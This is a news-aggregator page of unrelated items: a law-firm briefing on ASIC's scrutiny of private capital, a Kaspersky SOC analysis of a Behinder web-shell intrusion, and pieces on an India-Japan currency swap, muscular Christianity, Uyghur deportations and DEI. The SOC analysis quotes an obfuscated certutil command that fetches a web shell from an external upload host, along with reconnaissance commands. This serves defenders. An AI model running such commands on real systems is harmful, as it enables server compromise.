    • Private capital funds and managers should be on notice that they are now under increased regulatory scrutiny and that this could lead to investigations and/or enforcement action, as ASIC seeks to test some of its assumptions. There are active investigations already under way.
    • Private capital funds and managers should also monitor ASIC’s statements closely and consider whether, in light of the concerns identified (regarding governance, confidential information, disclosure of information to investors and valuations, amongst other things) their policies, systems and controls require uplift.
    • Superannuation trustees should monitor developments closely in light of the regulatory focus and their perceived role as ‘gatekeepers’.

    Background

    The value of assets under management (AUM) in Australia’s private capital market has been steadily growing in Australia:1 in 2024, the overall value of private capital funds AUM was $148.6 billion, a 161% increase since 2014. Part of this growth is a product of private capital funds raising money from Australia’s unique superannuation system, which has also increased by 118% since 2014 to reach a value of $4.083 trillion in 2024. At the same time, the number of initial public offerings (IPOs) in Australia is at its lowest in a decade.2

    Against that background, both the Australian Securities and Investments Commission (ASIC) and the Australian Prudential Regulation Authority (APRA) have made a number of public statements indicating that they intend to apply increased scrutiny to the private capital sector.

    • ASIC’s 2024-25 Corporate Plan states that one of its ‘key activities’ will be examining changes in public and private markets, including the ‘significant growth of private markets and the implications for the integrity and efficiency of public markets’.3
    • ASIC has also recently established a dedicated private markets unit focused on reinforcement of expectations around governance and accountability (including due to the reduced transparency associated with the less-onerous financial reporting), and management of conflicts of interest.4
    • APRA has concerns about the robustness of valuations for some classes of unlisted assets, including those relied on by superannuation trustees, as well as the inflation of valuations to support borrowing and broader fund performance measures and goals (ie fundraising).5 This is consistent with the position taken by regulators overseas: in July 2024, Britain’s Financial Conduct Authority initiated a review into the quality, robustness and integrity of private market valuation practices.
    • Most recently, ASIC’s Discussion Paper articulates a range of ASIC’s concerns in this space with more precision (which it has been discussing in various public forums during 2024).
    • We can expect more from ASIC in 2025, where it has said it will use the feedback it receives on the Discussion Paper to inform its priorities and work program over the next 12 months, including whether it needs to consider any regulatory interventions.

    ASIC’s concerns

    ASIC considers that the key risks of investments in private capital funds include:

    • opacity and unfair treatment of investors (eg preferential redemption rights for some investors and misclassification of retail investors as wholesale investors);
    • management of conflicts of interest (eg misaligned incentives, related-party transactions and treatment of confidential information);
    • valuation of illiquid assets (which impacts investment entry and exit prices, performance measurement and fees);
    • vulnerabilities from leverage; and
    • investment illiquidity (generally, private market investments cannot be realised quickly to meet an investor’s liquidity needs).

    As to how each of those issues might play out among specific asset classes and advisers, governance and conflicts issues are clearly of key concern to ASIC. It has said its concerns are:

    • for corporate advisers—governance arrangements; the management of conflicts of interest, staff and insider trading; and the protection of confidential information;
    • for wholesale private equity and private credit funds—governance; valuation practices; information rights provided to investors; management and/or performance fees; the management of conflicts of interest, staff and insider trading; the protection of confidential information; and fair treatment of investors;
    • for retail private credit funds—governance; valuation practices; the management of conflicts of interest; disclosure; distribution of products; credit risk and liquidity management; and
    • for superannuation funds—financial reporting and audits, encompassing valuation issues.

    How might ASIC investigate the concerns?

    While participation in ASIC’s consultation process on the Discussion Paper is voluntary, it may be that it engages in a more formal industry supervisory review, and through that process seeks more specific information from funds and other market participants, including through compulsory information gathering processes (ie requests for documents and information).

    Consistent with its approach in other sectors, ASIC may use its surveillance powers to obtain information about the state of the market and then consolidate those learnings into a report. By way of analogy, in scrutinising the retail banking, superannuation and financial advice sectors in recent years, ASIC has adopted an approach of:

    • first, publishing guidance or supervisory reports containing expectations and recommendations for the industry—since 2021, ASIC has undertaken supervisory reviews of valuation practices,6 responsible entity governance7 and fund marketing;8 and
    • second, a reasonable time after the publication of those reports, ASIC scans the industry for suitable case studies to investigate and possibly commence enforcement action against, with the aim of embedding good practice and motivating industry participants.

    Alternatively, it may seek to fast-track that process by running an early test case. There are active investigations in analogous issues that may provide a suitable vehicle.

    Regulatory toolbox

    Importantly, ASIC notes it intends later this year to publicly communicate its findings from any consultation and surveillance work it conducts, and that there may be a ‘need to take further regulatory action’.

    If ASIC does choose to take further regulatory action, it may rely on the following existing regulatory levers:

    Item Description
    Surveillance powers

    ASIC has expressed a concern that it has a lack of data to analyse the sector and that this is impacting its ability to understand the risks. It points to the more detailed data its international counterparts have (including in the US). While ASIC has said publicly that it is not seeking proprietary data at this stage of its consultation, depending on the response from the industry it may ultimately decide it needs to either:

    • undertake a more formal industry supervisory review; or
    • use its compulsory information gathering processes to seek documents and information under either the ASIC Act or the Corporations Act.
    Publication of regulatory guidance or supervisory report

    ASIC publishes regulatory guides to assist entities to understand the law. Following receipt of responses to the Discussion Paper and further stakeholder engagement, ASIC may publish regulatory guides on the regulation of private capital. ASIC may also release supervisory reports outlining the results of any further research and analysis on the private capital market.

    Expectations and recommendations in regulatory guidance are (at least in most cases) not themselves enforceable. However, recent experience has indicated that regulators may treat a failure to meet expectations and recommendations set out in published guidance as indicative of a failure to comply with these conduct provisions.

    General conduct provisions

    Once it has gathered this data, ASIC may consider whether any provisions of the ASIC Act or Corporations Act have been breached. The Discussion Paper sets out some provisions which it identifies may be of concern, including:

    • AFSL obligations: ASIC notes that private capital funds are often required to hold an Australian Financial Services Licence (AFSL) (if they are managed investment schemes) and that requires them to comply with (amongst other things) the s912A(1)(a) obligation to act efficiently, honestly and fairly, and comply with conflicts, competence and risk management obligations.
    • RE obligations: responsible entities of managed investment funds are also subject to duties to act honestly, with care and diligence and in members’ best interests.9
    • Financial product and service conduct obligations: other investment activities (even if not subject to an AFSL) may nevertheless be covered by other existing financial product conduct obligations, including those set out in Part 7.10 of the Corporations Act (eg misleading or deceptive conduct and insider trading, amongst other things).

    Recent enforcement action also demonstrates that ASIC may attempt to translate broader, conduct obligations into more refined obligations on businesses to have in place systems and processes to identify and mitigate risks.10 It is possible that a similar approach will be taken when scrutinising private market participants’ conduct (ie disclosure obligations to investors, rules around valuations).

    Confidential information

    Given ASIC’s focus on the protection of confidential information, it may also consider how it could utilise s183 of the Corporations Act, being the obligation not to improperly use confidential information that a person has gained as an employee, officer or director of a corporation, to gain an advantage for themselves or someone else or cause detriment to the corporation.

    ASIC has recently emphasised the responsibility that companies have in maintaining effective information barriers and policies that govern the handling of inside information (in particular, in relation to proposed transactions that companies are involved in or advising on) in REP 786, released in July 2024.11 There are also more specific Regulatory Guides covering adjacent areas, including RG-264 (Sell-side research), RG-393 (Handling of confidential information: Briefings and unannounced corporate transactions) and RG-73 (Continuous disclosure obligations: Infringement notices).

    Other regulators

    Regulators other than ASIC likewise have a considerable range of powers at their disposal, relevant for registrable superannuation entities (RSEs) like the industry and retail super funds. APRA, for example, has a comprehensive suite of legally binding Prudential Standards setting out its minimum requirements in relation to a range of areas, including capital, governance and risk management. It also publishes non-binding Prudential Guidelines setting out practices and steps entities can follow to comply with the Prudential Standards.

    Of particular note in the present context is Prudential Standard SPS 530, which sets out APRA’s requirements for investment governance by RSEs. Among other things, the Standard requires RSEs to develop, maintain and implement an effective valuation governance framework.12 The framework must include a board-approved valuation policy.13 APRA also expects that trustees undertake valuations on at least a quarterly basis.14

    Risk of enforcement action

    Recent examples suggest that the risk of enforcement action being taken where regulators’ expectations have not been met is likely to be higher in respect of:

    • larger entities, noting that penalties are generally increasing and are assessed for bodies corporate based on ‘whole of group’ revenue, meaning that targeting larger entities maximises the impact of enforcement action;
    • entities which are perceived to be outliers in terms of industry standards, or where ASIC can use an entity as an ‘industry example’ to have a deterrent effect on other entities; and
    • high-profile corporate collapses, or where there are public allegations of major compliance breaches.

    In relation to the last of these points, we note ASIC recently demonstrated a focus on ‘gatekeeper’ entities like superannuation trustees. Enforcement action indicates ASIC considers that upstream gatekeeper entities are in a position to enforce higher standards of conduct, and may suggest they could and should have driven better standards where there is a high-profile corporate collapse or major compliance issue.15 As part of its investigation into these gatekeeper entities, ASIC would likely seek to assess whether the onboarding and ongoing monitoring procedures that were applied to the downstream entity were compliant with any internal policies and procedures and/or statutory duties.16

    Actionable steps for organisations

    In our view, in circumstances where regulatory practice in this area continues to develop, private capital funds, managers and superannuation funds might consider the following steps to mitigate the risk of enforcement action:

    • Monitoring guidance: actively monitor for regulatory updates and guidance as and when they are released by regulators, and update internal policies, systems and processes in at timely way once regulatory guidance is available.
    • Future-proofing compliance: consider reviewing their existing internal compliance processes against existing standards (ie in advance of specific regulatory guidance being released) in light of statements made by regulators (including in ASIC’s Discussion Paper) that certain issues or practices may be the subject of regulatory scrutiny. For example, given the recent indications that regulators intend to focus on the use of confidential information and valuations, private capital funds, managers and super funds might consider conducting a preliminary review of their confidentiality and valuation practices (by, for example, ensuring they’re compliant with Prudential Standard SPS 530 – Investment Governance, where appropriate).
    • Enhancing review of public statements and disclosures: as noted earlier, disclosure documents and market-facing statements can contain implied representations that an organisation has adequate systems and processes in place about valuations, management and/or performance fees and expected performance of assets. Private capital funds, managers and super funds should carefully consider whether the information used in any market-facing statements and disclosures is accurate, complete and appropriately qualified to reflect potential uncertainties.

    MIL OSI News –

    February 28, 2025
  • MIL-OSI Economics: The SOC files: Chasing the web shell

    Source: Securelist – Kaspersky

    Headline: The SOC files: Chasing the web shell

    Web shells have evolved far beyond their original purpose of basic remote command execution, and many now function more like lightweight exploitation frameworks. These tools often include features such as in-memory module execution and encrypted command-and-control (C2) communication, giving attackers flexibility while minimizing their footprint.

    This article walks through a SOC investigation where efficient surface-level analysis led to the identification of a web shell associated with a well-known toolset commonly associated with Chinese-speaking threat actors. Despite being a much-discussed tool, it is still used by the attackers for post-exploitation activities, thanks to its modular design and adaptability. We’ll break down the investigative process, detail how the analysts uncovered the web shell family, and highlight practical detection strategies to help defenders identify similar threats.

    Onset

    It’s early Monday morning, almost 4am UTC time, and the apparent nighttime calm inside the SOC is abruptly interrupted by an alert from our SIEM. It indicates that Kaspersky Endpoint Security’s heuristic engine has detected a web shell (HEUR:Backdoor.MSIL.WebShell.gen) on the SharePoint server of a government infrastructure in Southeast Asia, a warning that no SOC analyst would want to ignore.

    C:WindowsSystem32inetsrvw3wp.exe –ap “SharePoint” [...]

    └── “cmd.exe” /c cd /d “[REDACTED]”&,;;;,@cer^t^u^t^il –u“”“”r“”“”l“”“”c“”“”a“”“”c“”“”h“”“”e“”“” –split –f hxxps://bashupload[.]com/[REDACTED]/404.aspx 404.aspx

    └── C:WindowsMicrosoft.NETFramework64v4.0.30319Temporary ASP.NET Filesroot[REDACTED][REDACTED]App_Web_404.aspx.[REDACTED].[REDACTED].dll

    The night shift team springs into action, knowing that the web shell could be the beginning of much worse activity, and that every second counts. Initial analysis of the telemetry suggests that the attackers exploited the affected web server, either by taking advantage of another web shell or a command injection vulnerability.

    From the listing above, where the process tree that triggered the first detection is reported, it is possible to observe an attempt to deploy a web shell disguised as a 404 page. The certutil utility was used to download the ASPX payload, which was hosted by abusing Bashupload. This web service, which is used to upload files from the command line and allows one-time downloads of samples, is no stranger to being abused as an ingress tool transfer technique.

    As is common practice, the command has been slightly obfuscated by using escape characters (such as ^ and “) to break up the keywords “certutil” and “urlcache” in order to bypass basic detection rules based on simple pattern matching.
    As part of our MDR service, we are required to operate within pre-established boundaries that are tailored to the customer’s business continuity needs and risk tolerance. In this case, the customer retains ownership of decisions regarding sensitive assets, including the isolation of compromised hosts, so we can’t instantly block the attack and must continue to observe and perform a preliminary threat analysis.

    A manual reconnaissance and discovery activity by an operator starts appearing, and despite the tension, an occasional typo (“localgorup”) manages to draw a smile:

    1

    2

    3

    4

    5

    6

    7

    whoami

    net user

    query user

    net localgorup administrators

    net localgroup administrators

    whoami /all

    “cmd.exe” /c cd /d “[REDACTED]”&,;;;,@cer^t^u^t^il[...]

    Aftermath

    To gain system privileges, the threat actors used several variants of the well-known Potato tools, either as memory-only modules or as standalone executables:

    Process: C:WindowsSystem32inetsrvw3wp.exe
    MD5 (memory region): 0xB8A468615E0B0072D2F32E44A7C9A62F
    Description: BadPotato
    Original filename: BadPotato.dll
    MD5 (memory region): 0xB5755BE4AAD8D8FE1BD0E6AC5728067B
    Description: SweetPotato
    Original filename: SweetPotato.dll

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    13

    Paths:

    C:ProgramDataDRMgod.exe

    C:UsersDefaultVideosgod.exe

    MD5: 0xEF153E1E216C80BE3FDD520DD92526F4

    Description: GodPotato

    Process: C:WindowsSystem32inetsrvw3wp.exe

    MD5 (memory region): 0xB8A468615E0B0072D2F32E44A7C9A62F

    Description: BadPotato

    Original filename: BadPotato.dll

    MD5 (memory region): 0xB5755BE4AAD8D8FE1BD0E6AC5728067B

    Description: SweetPotato

    Original filename: SweetPotato.dll

    To bring standalone binaries into the environment, the attackers again used the Bashupload free web service, which we saw in the initial web shell alert. Of all the tools, the GodPotato standalone binary ultimately succeeded in gaining system privileges.

    With elevated access, the attackers moved on to domain trust enumeration, mapping relationships between domains and identifying potential targets for lateral movement. But let’s get back to the main question: What kind of web shell are we dealing with here?

    Identifying the threat

    Unfortunately, we were unable to retrieve the web shell sample used during the initial access phase. However, starting with the privilege escalation phase, several .NET modules began to appear in the memory of the IIS worker process ( w3wp.exe), ranging from popular tools like Potato to other lesser known ones. One set of libraries in particular caught our attention, so we decided to investigate further by performing a manual inspection.

    Fortunately, the libraries were not obfuscated and lent themselves to quick static analysis:

    Example of a library detected in IIS process memory (0x0B593115C273A90886864AF7D4973EED)

    In the image above, if you look at the orange method names in the Assembly Explorer on the left, you can observe some peculiarities that can be used to identify similar samples. Although many of the methods names are very generic, there is one that is quite unique, EnjsonAndCrypt. A quick Google search of this name yields no results, which means it may be sample-specific.

    The getExtraData method is also interesting: although it has a non-specific name, there is a sequence of bytes [126, 126, 126, 126, 126, 126] that is used to parse key:value pairs whose value is base64 encoded:

    The “extraData” structure example

    Threat actors need to use the same byte sequence if they want to maintain backward compatibility across different implant versions, but since it is also very generic, we should combine both indicators, the getExtraData name and this byte array, to define a sufficiently precise detection condition that can be used in conjunction with EnjsonAndCrypt to create a detection rule.

    Uncovering modules and variants


    By feeding our newly created YARA rule to a multi-AV platform such as VirusTotal, we can identify additional samples that differ from those observed in the targeted infrastructure. It is worth noting that some of these have a poor detection rate:

    Poorly detected BasicInfo.dll (32865229279DE31D08166F7F24226843) sample

    Below are the most common names of libraries that match the rule:

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    13

    14

    15

    16

    17

    18

    BShell.dll

    BasicInfo.dll

    Cmd.dll

    Database.dll

    Echo.dll

    Eval.dll

    FileOperation.dll

    Hs.dll

    LoadNativeLibrary.dll

    Loader.dll

    Plugin.dll

    PortMap.dll

    RealCMD.dll

    RemoteSocksProxy.dll

    ReversePortMap.dll

    SocksProxy.dll

    Transfer.dll

    Utils.dll

    Module filenames

    Those familiar with the toolkit used may have already identified it by looking at these filenames, but if not, it is also possible to infer the relationship by simply pivoting to the samples available on VT:

    Sample FC793D722738C7FCDFE8DED66C96495B relations on VT

    Behinder, also known as Rebeyond, Ice Scorpion, 冰蝎 (Bīng xiē), is known as a cross-platform web shell designed to be compatible with most popular web servers running PHP, Java or ASP.NET as in our investigation. Although the web shell sample itself is very lightweight and somewhat basic, the tool includes a powerful GUI for operators with numerous capabilities including loading additional modules and giving them full control over compromised environments.

    Its built-in AES-encrypted communication allows threat actors to maintain stealthy control over a compromised web server, often bypassing traditional network detection mechanisms, and its modular, flexible nature allows malicious actors to use it as a base for customization even though it is only available as a pre-built tool on GitHub. Moreover, the presence of several step-by-step Chinese language tutorials on CSDN (Chinese Software Developer Network) makes it widely accessible to opportunistic bad actors.

    The bigger picture


    Taking a step back, the relationship between the memory artifacts observed on the customer’s server during the post-exploitation phase and the web shell source code becomes evident. The web shell is not just a foothold, it’s a fully functional backdoor that facilitates encrypted communication with the operators’ infrastructure, allowing them to call built-in or custom-loaded libraries, deploy additional tools, conduct reconnaissance and exfiltrate data while remaining hidden:

    ASPX web shell side by side with .NET payload

    Although the Behinder web shell has been widely discussed in the past, especially the PHP and JSP variants, it is still a current and evolving cyberweapon. Even if attackers make mistakes or act carelessly by reusing the same encryption keys or exhibiting the same patterns, we can’t afford to let our guard down. In the incident described in this article, if we had not taken the time to dig deeper into the artifacts observed in memory, we likely would have missed the toolkit altogether.

    Threats evolve quickly, and signature-based malware detection only catches what we already know. Underestimating the potential of memory-based payloads can lead to a false sense of security. Teams may assume that if they haven’t detected any suspicious files, they are safe, when in fact threats may be actively operating in memory.

    For SOC teams, continuous learning, proactive threat hunting, and refining detection techniques are essential to staying ahead of adversaries.

    Happy hunting and see you on the next mission!

    YARA rule

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    13

    14

    15

    16

    17

    18

    rule dotnetFrozenPayload

    {

      strings:

        $CorDllMain_mscoree_dll = {00 5F 43 6F 72 44 6C 6C 4D 61 69 6E 00 6D 73 63 6F 72 65 65 2E 64 6C 6C 00}

        $EnjsonAndCrypt = {00 45 6E 6A 73 6F 6E 41 6E 64 43 72 79 70 74 00}

        $getExtraData = {00 67 65 74 45 78 74 72 61 44 61 74 61 00}

        $extraDataMagicArray = {00 7E 7E 7E 7E 7E 7E 00} //0x00, byte[] {126, …,}, 0x00

      condition:

        uint16(0) == 0x5A4D and

        filesize 400000 and

        $CorDllMain_mscoree_dll and

        (

          $EnjsonAndCrypt or

          (

            $getExtraData and $extraDataMagicArray

          )

        )

    }

    Indicators of compromise

    Payloads
    EF153E1E216C80BE3FDD520DD92526F4                          god.exe
    B8A468615E0B0072D2F32E44A7C9A62F                          BadPotato.dll
    B5755BE4AAD8D8FE1BD0E6AC5728067B                          SweetPotato.dll
    578A303D8A858C3265DE429DB9F17695                         BasicInfo.dll
    EA19D6845B6FC02566468FF5F838BFF1                          FileOperation.dll
    CD56A5A7835B71DF463EC416259E6F8F                          Cmd.dll
    5EA7F17E75D43474B9DFCD067FF85216                          Echo.dll

    File paths

    C:ProgramDataDRM
    C:UsersDefaultVideos

    MIL OSI Economics –

    February 28, 2025
  • MIL-OSI Economics: Renewal of the Bilateral Swap Arrangement between Japan and India

    Source: Reserve Bank of India

    Japan and India renewed the Bilateral Swap Arrangement (BSA) effective today (Feb. 28, 2025).

    The Bank of Japan, acting as agent for the Minister of Finance of Japan, and the Reserve Bank of India signed the second Amendment and Restatement Agreement of the BSA. The BSA is a two-way arrangement where both authorities can swap their local currencies in exchange for the US Dollar. The size of the BSA remains unchanged, that is, up to 75 billion US Dollars.

    Japan and India believe that the BSA, which aims to strengthen and complement other financial safety nets, will further deepen financial cooperation between the two countries and contribute to regional and global financial stability.

    (Puneet Pancholy)  
    Chief General Manager

    Press Release: 2024-2025/2272

    MIL OSI Economics –

    February 28, 2025
  • MIL-Evening Report: How ‘muscular Christianity’ strove to bring men back to religion – and what it can teach us today

    Source: The Conversation (Au and NZ) – By Gavin Brown, Lecturer in Religious Education, Australian Catholic University

    Wikimedia Commons

    Most people recognise organisations such as the YMCA and the Boy Scouts, or events such as the Modern Olympic Games, summer camps and wilderness retreats.

    Few, though, have ever heard of the movement from which they took their principal inspiration: muscular Christianity.

    The term sounds odd indeed, conjuring up images of Jesus with an impressively chiselled physique or, for devotees of the eighties, Vangelis’ memorable soundtrack to Chariots of Fire.
    However, the term arose because it once carried Christian hopes of a solution to a longstanding problem: men.

    That is, in the 19th century especially, Christian churches became particularly alarmed more and more men were leaving religion to women – from attendance at worship to running parish organisations or establishing charitable endeavours.

    Worse still was the fear Christianity itself had become soft and even effeminate through the Victorian age.

    Christians, especially the Protestants who started the movement, needed to present Christianity in ways attractive to men. But how?

    A literary beginning

    In 1857, the Englishman Thomas Hughes published the novel Tom Brown’s School Days, followed later by Tom Brown at Oxford in 1859.

    In the first book, Tom attends the prestigious Rugby School, before making his way to Oxford in the sequel. This character would epitomise a “muscular Christian”, as Hughes put it. In the sequel, Hughes wrote:

    The least of the muscular Christians has hold of the old chivalrous and Christian belief, that a man’s body is given him to be trained and brought into subjection, and then used for the protection of the weak, the advancement of all righteous causes, and the subduing of the earth which God has given to the children of men.

    Author Thomas Hughes largely based Tom Brown’s School Days on his own years at Rugby School.
    Wikimedia Commons

    Men precisely as men could use their bodies to Christianise the world. A movement with twin aims was born: first, encourage men to embrace their physicality and second, through such disciplining of their bodies, to glorify God.

    Rise and fall

    From England, the movement spread through the Anglosphere, including Australia.

    And it has some impressive credentials. Pierre de Coubertin’s inspiration for reviving the Olympic Games was, in part, inspired by reading Tom Brown’s School Days.

    In the United States, the YMCA – the Young Men’s Christian Association – in New York added a gymnasium in 1869, which soon became a permanent fixture at the “Y.” The physical director at Boston’s Y coined the term “body building”. James Naismith would later invent basketball in 1891 while working at a Y.

    The YMCA on Melbourne’s St. Kilda Road during WWI.
    Aussie~mobs/flickr

    Many Protestant churches drew upon muscular Christianity to bring men back into the fold. They masculinised church services through hymns which celebrated manliness and virtue, encouraged ministers to embody more masculine traits, brought men into the company of other men through brotherhoods and promoted vigorous missionary activity.

    Even Jesus received a makeover – arguably the most popular being Warner Sallman’s 1940 portrait painting Head of Christ.

    Sallman’s original motivation for such depictions came from the dean of a Chicago Bible College in 1914:

    I hope you can give us your conception of Christ. And I hope it’s a manly one. Most of our pictures today are too effeminate.

    There is evidence, too, of Catholics muscling in. Take, for example, Notre Dame’s football team’s successes in the 1920s and 30s in the US, or the Italian cyclist Gino Bartali, winner of the Tour de France in 1938 and 1948 and, according to the Catholic press, the ideal Catholic sportsman.

    Most historians will mark the decline of the movement after the first world war, though its influence continues to be felt to this day.

    A continuing legacy?

    So, apart from indulging in historical curiosity, what does it offer us?

    Muscular Christianity highlights both the dangers and continuing challenges raised when navigating the complex relationship between religion, culture and gender.

    It pursued a worthy goal, but tended to play a zero-sum gender game: gains for men in the churches often came at the expense of women. Such emphasis on masculinity easily slipped into gender bias, where a “church full of men” was deemed more valuable than churches full of women.

    The effort to bolster masculinity also traded in narrow gender stereotypes, though as the historian Clifford Putney reminds us, there was some flow-on effect for women and their organisational engagement in sport and physical activity.

    Some evangelical Christians have recently re-engaged its ethos.

    And perhaps muscular Christianity still has something valuable to say. At the very least, scratch beneath the surface of modern Western culture and you will often find Christianity or values which originated from it.

    Muscular Christianity can also remind us to reconnect with our bodies. We now live in a world which, as Australian author Michael Frost argues, has become increasingly “excarnate” – that is, less bodily.

    Muscular Christianity recognised bodies matter and matter spiritually. It encouraged people not to treat health and physical activity as ends in their own right or as a servant of the ego but, rather, a means to an end: wholeness, good character, the cultivation of virtue and the selfless desire to help others.

    An 1867 wood engraving of the Lady Muscular Christians.
    Wikimedia Commons

    Gavin Brown does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. How ‘muscular Christianity’ strove to bring men back to religion – and what it can teach us today – https://theconversation.com/how-muscular-christianity-strove-to-bring-men-back-to-religion-and-what-it-can-teach-us-today-249485

    MIL OSI Analysis – EveningReport.nz –

    February 28, 2025
  • MIL-OSI Australia: Thailand’s deportation of Uyghurs to China

    Source: Australian Government – Minister of Foreign Affairs

    The Australian Government strongly disagrees with the decision of the Thai Government to transfer a cohort of 40 Uyghurs to China against their will.

    Australia expects all countries to adhere to their domestic and international legal obligations, including non-refoulement obligations. We have repeatedly raised our concerns with the Thai Government and have also now raised our expectations about the group’s treatment with the Chinese authorities.

    The Australian Government has consistently expressed our grave concerns about the human rights situation in Xinjiang, and the treatment of Uyghur and other Muslim minorities in China. We continue to raise these concerns at the highest levels with China.

    We urge China to uphold its international human rights obligations, including to ensure due process and proper treatment are afforded to these individuals.

    MIL OSI News –

    February 28, 2025
  • MIL-Evening Report: Diversity, equity and inclusion in the workplace are under attack. Here’s why they matter more than ever

    Source: The Conversation (Au and NZ) – By Gemma Hamilton, Senior Lecturer, RMIT University

    Jacob Lund/Shutterstock

    As International Women’s Day approaches, we must redouble our efforts to champion social justice and the principles of diversity, equity and inclusion (DEI). These are under unprecedented attack by some political leaders.

    In the United States, President Donald Trump has recently dismantled DEI measures, claiming they are wasteful and discriminatory. Without evidence, he even blamed diversity hirings for a deadly collision between a military helicopter and a passenger plane that killed 67 people.

    In Australia, Opposition Leader Peter Dutton is echoing a similar agenda with his criticism of “culture, diversity and inclusion” positions in the public service.

    We must resist attempts to tear down all the progress that has been made and remind ourselves of the many good reasons why we pursue DEI in the workplace.

    Women, racial minorities, people with disability and others continue to face barriers to equal opportunities at work. Too often, they remain excluded from leadership and decision-making roles.

    Defending diversity

    Given the assault on DEI measures, it is worth restating why they are so important to a truly inclusive modern workplace.

    DEI initiatives work to address obstacles and correct disadvantages so everyone has a fair chance of being hired, promoted and paid, regardless of their personal characteristics.

    They ensure every person has a genuinely equal chance of access to social goods. They can be seen as “catch up” mechanisms, recognising that we don’t all start our working lives on an equal footing.

    Gender equality initiatives address discrimination, stereotypes and structural barriers that disadvantage people on the basis of their gender.

    These initiatives call into question the idea of “merit-based” hiring, which often disguises the invisible biases which are held by many people in power – for example, against someone of a particular gender.

    Australia’s story

    In Australia, we have a mixed story to tell when it comes to diversity, equity and inclusion.

    The federal workplace gender laws require companies with more than 100 employees to report annually on gender equality indicators, including pay gaps and workforce composition.

    DEI initiatives are already being dismantled in the United States.
    Gorodenkoff/Shutterstock

    In Victoria, the Gender Equality Act 2020
    promotes “positive action” to improve gender equality in higher education, local government and the public sector, which covers around 11% of the total state workforce.

    Despite these laws, Australia is behind on gender equality indicators compared to other countries such as Iceland, Norway and New Zealand. According to the World Economic Forum’s Global Gender Gap report, Australia is ranked 26th out of 146 countries, albeit a step up from 54th in 2021.

    The report shows continuing and significant gender gaps, particularly regarding women’s representation in various industries such as science and political leadership.

    Increased recognition

    But in a cross section of fields, including politics, sports, medicine, media and academia there have been positive changes. Gender equality is being promoted through a wide range of initiatives that seek to push back against centuries of patriarchal dominance.

    Workplace policies around paid parental leave, flexible working arrangements, part-time work, breastfeeding and anti-discrimination are part of the broader agenda to make workplaces more inclusive for women, gender-diverse people and working parents.

    Many workplaces accommodate the needs of working mothers.
    Jacob Lund/Shutterstock

    While many would not consider these improvements specific diversity initiatives, they are clear examples of the ways in which workplaces now recognise the different needs of women and working mothers.

